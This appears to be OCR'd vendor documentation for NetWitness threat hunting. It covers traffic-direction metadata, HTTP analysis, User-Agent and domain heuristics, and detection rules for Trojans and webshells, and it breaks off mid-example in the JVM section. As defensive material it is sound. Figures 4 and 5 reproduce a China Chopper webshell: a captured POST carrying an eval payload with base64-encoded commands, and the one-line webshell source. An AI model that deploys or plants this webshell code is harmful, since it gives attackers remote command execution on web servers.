
To deploy the Hunting Pack:

1. From the Security Analytics menu, click **Live > Search**.
2. In the **Resource Type** field, select **Bundle**, and click **Search**.




3. Select the **Hunting Pack** bundle.

   You can view the details page if you wish:




4. Select **Deploy**, then follow the steps in the wizard.


a. The Deployment Wizard lists the resources that are in the bundle.



b. Select the service or services on which to deploy the bundle.




c. Review your selections.



d. Click Deploy.

Progress is shown in the dialog box, until completion.



e. Click **Close** to exit the wizard.

Identifying Traffic Flows

It is important to understand how network traffic is processed by NetWitness and displayed to the user. Figure 1 shows how the Decoder service captures packets and copies them into memory in what are called 'pages'. The first pool a frame lands in when it is captured is the packet capture pool. Here sessions are either begun or packets added to an existing session in the Assembler. NetWitness is IPv4 and IPv6 aware and will mark the first frame in a TCP session that contains the TCP SYN flag as the Request and the other end as Response. Non-TCP based IP protocols or continuation traffic's directionality is determined by several criteria.

- Client talks first
- Server usually provides more data
- Server usually has a lower port, if available
- Server should be a non-RFC1918 IP
- Organizations usually use lower IP octets for static IP addresses and servers

These considerations are weighted and can be adjusted by changing the values in **assembler.voting.weights** within the Explorer interface.

When a session is begun in the Assembler two timers begin. One is counting seconds since the session has been started and after 60 seconds (SA default) the session will be declared over, parsed and written to disk. The second timer is a byte timer, after 32 MB (SA default) a session will be declared over, parsed and written to disk. There are some edge cases where extremely low bandwidth and long lived sessions will stay in the Assembler for the entire duration of the session and will be presented end to end with a lifetime value of over 60 seconds.




Figure 1. NetWitness Decoder Capture and Processing

Traffic Directionality

If you have ever used NetWitness for a length of time, you will quickly realize networks are noisy. There are retransmissions, single sided sessions, zero payload sessions, and Peer-to-Peer communications that make analyzing a dataset more difficult. When analyzing a dataset, you have to start with a direction. Do you want to view inside-to-outside, outside-to-inside, or inside-to-inside? The **traffic_flow.lua** parser makes this determination based on options set in the **traffic_flow_options.lua** file on the decoder. For details, see the Traffic Flow Lua Parser topic on RSA Link.

This defines RFC1918 IP address space as well as other non-routable blocks of IPs used to determine direction. It is advised that an organization modifies the provided options file with internal networks and their names as well as any non-RFC1918 IP space used by the organization, for example interesting traffic ACL's for LAN-to-LAN IPSEC tunnels.

The following table shows metadata stored in **Direction** that is used for traffic flow by default without modifying the **traffic_flow_options.lua** file.

Direction Metadata	Description
lateral	RFC1918 Source IP to RFC1918 Destination IP

Direction Metadata	Description
outbound	RFC1918 Source IP to Non-RFC1918 Destination IP
inbound	Non-RFC1918 Source IP to RFC1918 Destination IP

Session Characteristics Meta Category

The Session Characteristics Meta Category extends this logic by examining technical aspects of the captured sessions. It checks the number of streams, if any payload was transmitted in those streams, the lifetime of the session, the size and ratio of transmitted vs. received data and also combines some of this logic to give the analyst a clearer view into their network. The table below describes the Session Characteristics meta category—these meta keys are populated by the **session_analysis** Lua parser.

Session Characteristics Metadata	Description
single sided tcp	IP Protocol 6 with a single stream
single sided udp	IP Protocol 17 with a single stream
zero payload	Any protocol with zero payload
first carve	outbound traffic with two streams and payload > 0
first carve not dns	outbound traffic with two streams and payload > 0 and not service type 53
first carve not top 20 dst	outbound traffic with two streams and payload > 0 and org.dst that is not one of the most common 20 destinations like Apple or Microsoft
long connection	A connection with a lifetime > 50 seconds, max lifetime in NetWitness is 60 seconds by default
session size 0-5k	A total session size, request + response payload, between 0KB and 5KB
session size 5-10k	A total session size, request + response payload, between 5KB and 10KB
session size 10-50k	A total session size, request + response payload, between 10KB and 50KB
session size 50-100k	A total session size, request + response payload, between 50KB and 100KB
session size 100-250k	A total session size, request + response payload, between 100KB and 250KB
medium transmitted outbound	Between 1MB and 4MB transmitted outbound during the session

Session Characteristics Metadata	Description
high transmitted outbound	Greater than 4MB transmitted outbound during the session
ratio high transmitted	Between 75% and 100% of the session payload transmitted outbound
ratio medium transmitted	Between 26% and 74% of the session payload transmitted outbound
ratio low transmitted	Between 0% and 25% of the session payload transmitted outbound

Utilizing this basic logic, we can start to understand which direction our traffic is flowing and begin to segment the dataset so we can focus on behavior that is interesting to us. The NetWitness Decoder service does not attempt any sanity checking on session directionality. That means that if I receive a TCP FIN packet as the first frame in a session, the requesting IP/Port combination will be tagged as the Requestor. Sometimes the example just given is part of another session that was closed out, previously, but it could also represent another type of malicious activity.

NetWitness is a forensics tool and will not attempt to correct what might be considered non-RFC compliant use of a protocol and will only present you with the data it has captured. For example, if we were interested in non-DNS sessions that had a payload, originated from within the organization, and whose destination was the internet, we would simple click on first carve not dns under Session Characteristics as our first drill. This removes sessions and therefore 'noise' that isn't of current interest or relevance to our investigation of traffic that is originating from within our organization and going out to the Internet. This could be a user watching a YouTube video, checking Facebook or a Trojans C2 protocol fetching orders.

Conversely, looking for connections from the Internet into the organization would require some specific knowledge and special placement of the NetWitness Decoder device. Some considerations that should be taken include:

- Is there a load balancer?
- Are the inbound web services segmented into different DMZ's like Web, Application and Database?
- Are the DMZ servers using RFC1918 IP space and NAT/PAT or are they IP'd with a routable address?
- Can I see inter DMZ communications or just inbound/outbound types of communications?
- Can the DMZ make connections to my Inside network?

A good place to start when mapping this out is to examine the dataset with the following drill; "'org.src exists && tcpflags = 'syn'". This ensures that the IP sources are Internet routable and we are seeing the beginning of the session with the TCP SYN flag. This will remove the continuation sessions that might confuse the analyst. A side note, these longer sessions will appear with the meta session.split indicating the session was cut off by the decoder during processing. The linked sessions can be pivoted into similar to the way FTP is currently handled. Next, look under org.dst for your organization's name, which could be resolved in several different ways depending on how the IP space was registered. With this base drill you can start answering some of the questions posed in the previous paragraph and analyze the different ways the Internet interacts with your DMZ servers and how the DMZ servers interact with the Internet and, preferably not, your Inside network.

By analyzing the directionality and the services your organization exposes to the Internet the analyst can create a single piece of metadata to begin their investigations into certain types of behavior while eliminating the other sessions that would be considered not interesting for the current investigation. The recommended segmentation is show in the table below.

Recommended Classifications for Directionality Rules
Outbound Communication with the Internet
Inbound Web Application Communication
Intra and Inter DMZ communications
DMZ to Inside Communications
Inside to Inside Communications
B2B or Partner Communications
Inbound SMTP Communications
Inbound Other Applications
Cleartext side of Inbound VPN Connections

Protocol Analysis: HTTP

The Hypertext Transfer Protocol is one of the most widely used protocols on the Internet. Even most SSL/TLS transmission merely tunnel HTTP. Within any given dataset there will be an enormous amount of HTTP sessions to analyze. The parsers and application rules in Live Content focus on the behavior and technical aspects of the protocol. By studying how HTTP communicates as well as analyzing malware generated HTTP traffic and user generated HTTP traffic an analyst will become able to quickly determine what is out of place in a dataset vs. what seems to be normal. This is a common strategy amongst malware authors, they want to blend in with regular network communications and appear as innocuous as possible. But by their very nature Trojans are programmatic and structured and when examined it becomes clear the communications hold no business value.

Be aware that there are many harmless, custom-built applications that can resemble malware (stock ticker, weather, etc.) that beacon for updates every X seconds/minutes. They often have "faked" HTTP headers, in order to pass through network inspection devices (IDS/IPS) without alerting or blocking.

HTTP Structure

HTTP has many different versions still in common use including 0.9, 1.0, 1.1, SPDY and the draft 2.0 proposal. Excluding SPDY and HTTP/2.0 the header request/response structure remains basically the same. The client begins with the Request Method such as GET, POST or PUT; then a path and/or filename (with or without arguments if it is a web application), the HTTP version and the first carriage return and line feed which are 0x0D 0x0A in hexadecimal. Various HTTP headers follow but the header name is punctuated by a colon character (":"), none to two spaces (0x20) then a value and finally another carriage return and line feed and the next header. The HTTP daemon knows the header section is finished when it parses out the double carriage return and line feed that indicate the next bytes are the body, if in fact there is a body at all. If there is a body, then a Content-Length header must be present and correct.

Figure 2. HTTP GET Structure outlines the basic structure of a HTTP GET Request and Response while Figure 3. HTTP POST Structure outlines the basic structure of a HTTP POST Request and Response.

Figure 2. HTTP GET Structure

Figure 3. HTTP POST Structure

HTTP Methods

A Method, in the context of HTTP, is a verb. By definition, HTTP supports 9 Methods, with WebDav (Web Distributed Authoring and Versioning) adding an additional 7 Methods. The most common Method in use is GET, which is roughly ten times as common as the POST Method. This is an important observation we will utilize later. For an analyst to understand what they are looking at in NetWitness, the HTTP Methods must be understood as well as the RFC compliant structure of HTTP. The table below describes the common HTTP Methods.

Method	Description
GET	Retrieve specified resource
POST	Send a resource to the server in the body of the POST
PUT	Store a resource on the server, such as a file
HEAD	Retrieve specified resource but omit the body
DELETE	Delete a resource on the server
TRACE	Echoes the request back to the sender for proxy/MitM detection
OPTIONS	Request the server to indicate the supported Methods
CONNECT	Tunnel another protocol via HTTP
PATCH	Apply a partial modification to the specified resource

HTTP/1.1 introduced a feature known as pipelining. Earlier versions of HTTP would start a new TCP session for every resource requested from the server. With modern web applications, this could have kicked off hundreds if not thousands of TCP sessions per page view. Pipelining allows the same TCP session to be reused for as long as the connection is maintained. This is why within HTTP/1.1 sessions an analyst can see GET and POST Methods in a single session and also potentially multiple files and forensics fingerprints. Most malware authors prefer a quick beacon and check in with their C2 infrastructure rather than having a constant connection that is always alive. The individual HTTP headers, which comprise the entire HTTP Header block, have a total service level limit of 4-8 KB per Request, which is generally not enough data for effective bidirectional communications. This is the behavioral aspect of malware we are looking for. To send data via HTTP many Trojans utilize the HTTP POST method and do not bother with handling pipelined requests. With this in mind, the rules below help filter out the interactive type of HTTP sessions from the mechanical ones.

Note: the following metadata are now in the HTTP Lua parser. These keys ***are not populated*** until the **advanced** feature is enabled on the HTTP_lua_options file by changing the return value from "false" to "true." For details, see the HTTP Lua Parser Options topic.

Service Characteristics Metadata	Description
http post no get	Sessions with only HTTP POST Methods
http get no post	Sessions with only HTTP GET Methods
http post and get	Sessions with HTTP GET and POST Methods
http connect	Sessions with only HTTP CONNECT Methods
post no get no referer	A POST only session with no referrer
post no get no referrer directotoip	A POST only session with no referrer direct to an IP address, not a domain name

Webshells are defined as executable code on a web server that allows attackers to remotely execute commands. They can be executable files placed in a directory within the configured webroot and can be any language that the HTTP daemon is configured to execute. They can even be a legitimate scripts installed as part of a web application that has vulnerabilities that allow an attacker to execute system commands. RSA has observed Trojanized DLLs that replace system DLLs to accomplish webshell functionality as well as modified scripts that are part of a legitimate web application. Webshells can be configured to use any of the HTTP Methods to execute commands and the commands themselves can be in HTTP headers, URL or body of a POST Method among others. Webshells can range in size from a single line to thousands of lines of code. They are difficult to detect when not in use and are found at nearly every incident RSA has worked in the past 2 years.

Many popular webshells utilize the HTTP POST Method to send code to a stub that executes the code in the body of the POST. One example of this is the China Chopper webshell. The data to be evaluated by the script is in the body of the request. Signature based detection in this cases is either extremely hard or too loose and prone to a high number of false positives, the payload can change with each command and anything that is fixed is normally common in a lot of other cases. The connections in these cases are not kept alive and are torn down when a new command is issued. Searching for `direction = inbound and analysis.service = http post no get` would be a good start at detecting this type of behavior, if unencrypted. Below is an example of such a request.

```
POST /ftpadmin.aspx HTTP/1.1
Cache-Control: no-cache
X-Forwarded-For: 248.192.237.178
Referer: http://ftp.example.com
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Host: ftp.example.com
Content-Length: 1091
Connection: Close

cookie=Response.Write("->|");var err:Exception;try{eval(System.Text.Encoding.GetEncoding
(936).GetString(System.Convert.FromBase64String("←SNIP→k7")),"unsafe");}catch(err)
{Response.Write("ERROR:// "%2Berr.message);}Response.Write("|<-");Response.End
();&z1=Y21k&z2=Y2QgL2QgIkM6XGluZXRwdWJcd3d3cm9vdFwiJndob2FtaSAv
YWxsJmVjaG8gW1NdJmNkJmVjaG8gW0Vd
```

Figure 4. China Chopper Webshell Network Traffic Utilizing the POST Method

```
<%@ Page Language="Jscript"%><%eval(Request.Item["cookie"],"unsafe");%>
```

Figure 5. Contents of China Chopper Webshell ftpadmin.aspx

HTTP Headers

The http.lua parser is responsible for analyzing the HTTP service. It is configurable for more verbose parsing by modifying the **http_lua_options.lua** file. These options include:

- Manipulating the full URL
- Registering the X-Forwarded-For HTTP heade
- Parsing and registering the HTTP Referrer path
- Parsing the HTTP Header User-Agent into its own meta key
- Resolving HTTP Response Codes into friendly names
- Verbosely parsing HTTP headers and their unique values
- Fingerprinting browsers based on HTTP Header order.

These options should be explored and enabled accounting for Decoder load and retention time. After you enable these options (and you issue a parser reload), an analyst has an extremely detailed description of the HTTP traffic being captured. For example, the parser identifies HTTP sessions based on the Method and structure of the request and iterates through the headers, adding them as metadata. The unique values are also added as metadata but they are not indexed. In NetWitness, only Indexed values are capable of being queried. Non-indexed values, such as lifetime, streams or payload, cannot be queried. However, application rules can be written that use non-indexed metadata at capture/processing time. By parsing the HTTP headers and their unique values at capture time, it becomes trivial to write a 'signature' type application rule that matches on the headers and their unique values. The metadata generated by the HTTP.lua parser is depicted below.

Service Characteristics Metadata	Description
action	request method ('get' 'post' et al)
directory	request directory
filename	request filename
extension	request filename extension
query	request querystring
alias.host	request 'HOST:' header
client	request 'USER-AGENT:' header
referer	request 'REFERER:' header
content	'CONTENT-TYPE' header
language	languages from lanauge headers
username	user credential from 'Basic' authorization
password	password credential from 'Basic' authorization
server	response 'SERVER:' header
attachment	filename submitted in a POST request
alias.ip	request 'HOST:' header if IPv4
alias.ipv6	request 'HOST:' header if IPv6
error	response status code if not '2xx'
ad.domain.src	domain credential from 'NTLMSSP' authorization
ad.computer.src	host credential from 'NTLMSSP' authorization
ad.username.src	user credential from 'NTLMSSP' authorization

Service Characteristics Metadata	Description
orig_ip	IP address of proxy client
alert.id	HTTP header anomalies
service	80
analysis.service	(optional) advanced http analysis characteristics
ioc	(optional) indicators of compromise from advanced analysis
url	(nonstandard) (optional) full request URL
http.request	(nonstandard) (optional) request header type
http.response	(nonstandard) (optional) response header type
req.uniq	(nonstandard) (optional) request header value
resp.uniq	(nonstandard) (optional) response header value

The **http.lua** parser will also identify explicit proxy HTTP requests and register that metadata under analysis.service. The parser also finds and registers the User-Agent under a key configured in the **http_lua_options.lua** file, previously discussed.

Now that we have the headers as metadata, after enabling the HTTP Header logic covered above, we can apply additional metadata to granularly examine the HTTP sessions. Modern web browsers generally use 6 or more HTTP headers when making requests: some common examples of these headers are **Accept**, **Accept-Encoding**, **Accept-Language**, **Cache-Control**, **Connection**, **Host**, **Referer** and **User-Agent**. In this way, we can start to separate the machines from the people making the requests.

Service Characteristics Metadata	Description
two http headers	Two HTTP Headers
three http headers	Three HTTP Headers
four http headers	Four HTTP Headers
four or less headers	Four or less HTTP Headers, will register meta on the above sessions
six or less headers	Six or less HTTP Headers, will register meta on the above sessions

For example, the Trojan displayed below uses the HTTP POST Method to send data to the C2. The GET Method is used for receiving data. Thus, you have input and output for a command shell redirected over two HTTP sessions. As seen below, the POST Method requires a Content-Length header, which, in this example, is present and indicated by the blue arrow. However, it's a static value of 4096 bytes for each POST, even when there isn't 4096 bytes to be sent. The red arrows indicate the end of the HTTP request header and the beginning of the body all the way to the end of the body. Clearly, this is not a 4096 byte payload. Using the **http.lua** parser metadata, we can create a quick detection rule to look for more of these types of connections.




Figure 6. MSU Trojan Beacon

```
Service = 80 &&
http.request = 'Content-Length' &&
req.uniq = '4096' &&
analysis.service = 'six or less headers' &&
analysis.service != 'four or less headers' &&
size = L-4096
```

Figure 7. MSU_rat Lua parser to detect MSU Variant

If the MSU_rat Lua parser did not exist, you could quickly write an application rule and push it out enterprise wide within minutes instead of the hours or days it would take to write a full detection parser and test it for efficacy. In this particular case, there were several variants of this Trojan in the environment, all beaconing to different domains. Having the HTTP protocol analyzed to this granularity allowed the analysts to quickly turn around and detect the additional Trojans in a trivial amount of time.

This represents an example of creating an indicator of compromise based purely on existing metadata. This is not the equivalent of a signature in the traditional IDS/IPS sense, and still requires an analyst to review the data to determine if the traffic is legitimate or illegitimate. With all the traffic available, the analyst was then able to reconstruct the actions conducted by the actor. This is a key differentiator between NetWitness and common IDS/IDP, and is not possible with the latter, as they only work forward from the point in time when 'signatures' are applied to the device and then match on the pattern.

User-Agent

HTTP Trojans try to blend in with normal HTTP traffic by emulating what they think is 'normal'. A User-Agent is an application identifier for active web applications. They will generally tell you the Operating System and installed extensions for that browser, in the case of Internet Explorer. Trojans are either hard-coded with a User-Agent, or read the User-Agent from the Windows Registry. A popular User-Agent used by malware is displayed below.

```
Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
```

Figure 8. User-Agent Example

This User-Agent shows that the Operating System is Windows XP 32 bit with Internet Explorer 6.0 running Service Pack 2 with Security Center Version 1. This Service Pack was released in 2004. It is highly unlikely that an actual user is browsing with a 12 year old Operating System and browser. Applications that generate web requests with this User-Agent are very probably not human driven and represent some sort of automated request. The http.lua parser can be configured to register meta in a key of your choice, by default it will register meta to the client key. The logic below is applied in order to categorize User-Agents. This type of logic is present throughout the Live Content in an attempt to segment the interesting traffic by protocol and behavioral artifacts.

Service Characteristics Metadata	Description
http short user-agent	A User-Agent under 56 bytes
http long user-agent	A User-Agent over 56 bytes but less than 76 bytes
http max length user-agent	A User-Agent string of >= 256 bytes
http short user-agent ie	A User-Agent under 56 bytes that contains 'ie 3-11'
http no user-agent	No User-Agent present in HTTP Request
http nonstandard mozilla	A User-Agent that contains Mozilla but not version 3.0, 4.0 or 5.0
http not good mozilla	A User-Agent without the standard Mozilla identifier
http java	A User-Agent generated by the Java Virtual Machine
http suspicious user-agent	A User-Agent with common formatting mistakes

Service Characteristics Metadata	Description
http wget direct to ip	The wget application retrieving a resource from an IP address and not a hostname

Hostname Alias

DNS and domain names are often called the backbone of the internet. They resolve friendly names like rsa.com to IP addresses that are understood by the layer 3 routing infrastructure. They are also used for malicious purposes, such as pointing a Trojan at C2, port calculation, and signaling an action. When using the metadata already discussed to organize your dataset into manageable buckets of behavior, the analyst should generally turn to the **alias.host** report in NetWitness to begin triaging behavior.

Analysts should look for misspelled names like ‘go0gle.com’ as well as nonsense domains like ‘jhkhajdsfgasdkfhk.info’ as well as seemingly innocuous names like ‘australiantestnew233s.info’. We recommend that you extract these domains, then run them through online tools like Virustotal, Robtex or Bulk SEO Tools, and look for recent registration dates or obviously fake registrant information. With that in mind, Live content has logic built in to identify suspicious domains and allow the analyst to carve through the dataset by reducing the amount of data they are analyzing at a given time.

Service Characteristics Metadata	Description
suspiciously named domain	Domains that contain google, apple, and so on, but do not end with .google.com or .apple.com
hostname consecutive consonants	A regex looking for five or more consecutive consonants or numerals, or two groups of four consecutive consonants or numerals, useful for discovering a DGA (domain generation algorithm).
dynamic dns host	An alias.host entry that is a subdomain of a Dynamic DNS provider
dynamic dns server	An alias.host entry matching a known Dynamic DNS Server
http direct to ip	An HTTP request direct to IP, e.g. host: 10.0.0.1
tld_is_not_com_org_net	tld is neither com, org or net

The Java Virtual Machine [JVM]

The Java Virtual Machine, or JVM, has been the target of considerable vulnerability research and remains a favorite vector for delivering malware. Even with the improvements in security that Oracle has been building into the latest versions, many organizations are stuck with years-old implementations because of unsupported applications the business still relies on. This allows cyber criminals an avenue of approach that is rarely locked down.

For our purposes, we'll analyze the behavior of three main components involved in exploit and malware delivery. We are interested in the JAR (Java ARchive), the Java Class and the Java Applet. An applet is usually a small script that runs in the context of the browser. Exploit Applets generally reference a JAR or Class file using specific launch properties, such as a decoding key or another special parameter set by the applet. Two examples are operating system and Java version; these are typically used to profile and deliver the proper exploit. This is where the JVM takes over to retrieve these Class or JAR files and launch them with the parameters specified by the applet. An interesting artifact of the JVM is that by default, its User-Agent is the version of Java completing the request.

```
GET /links/cleared-brought_
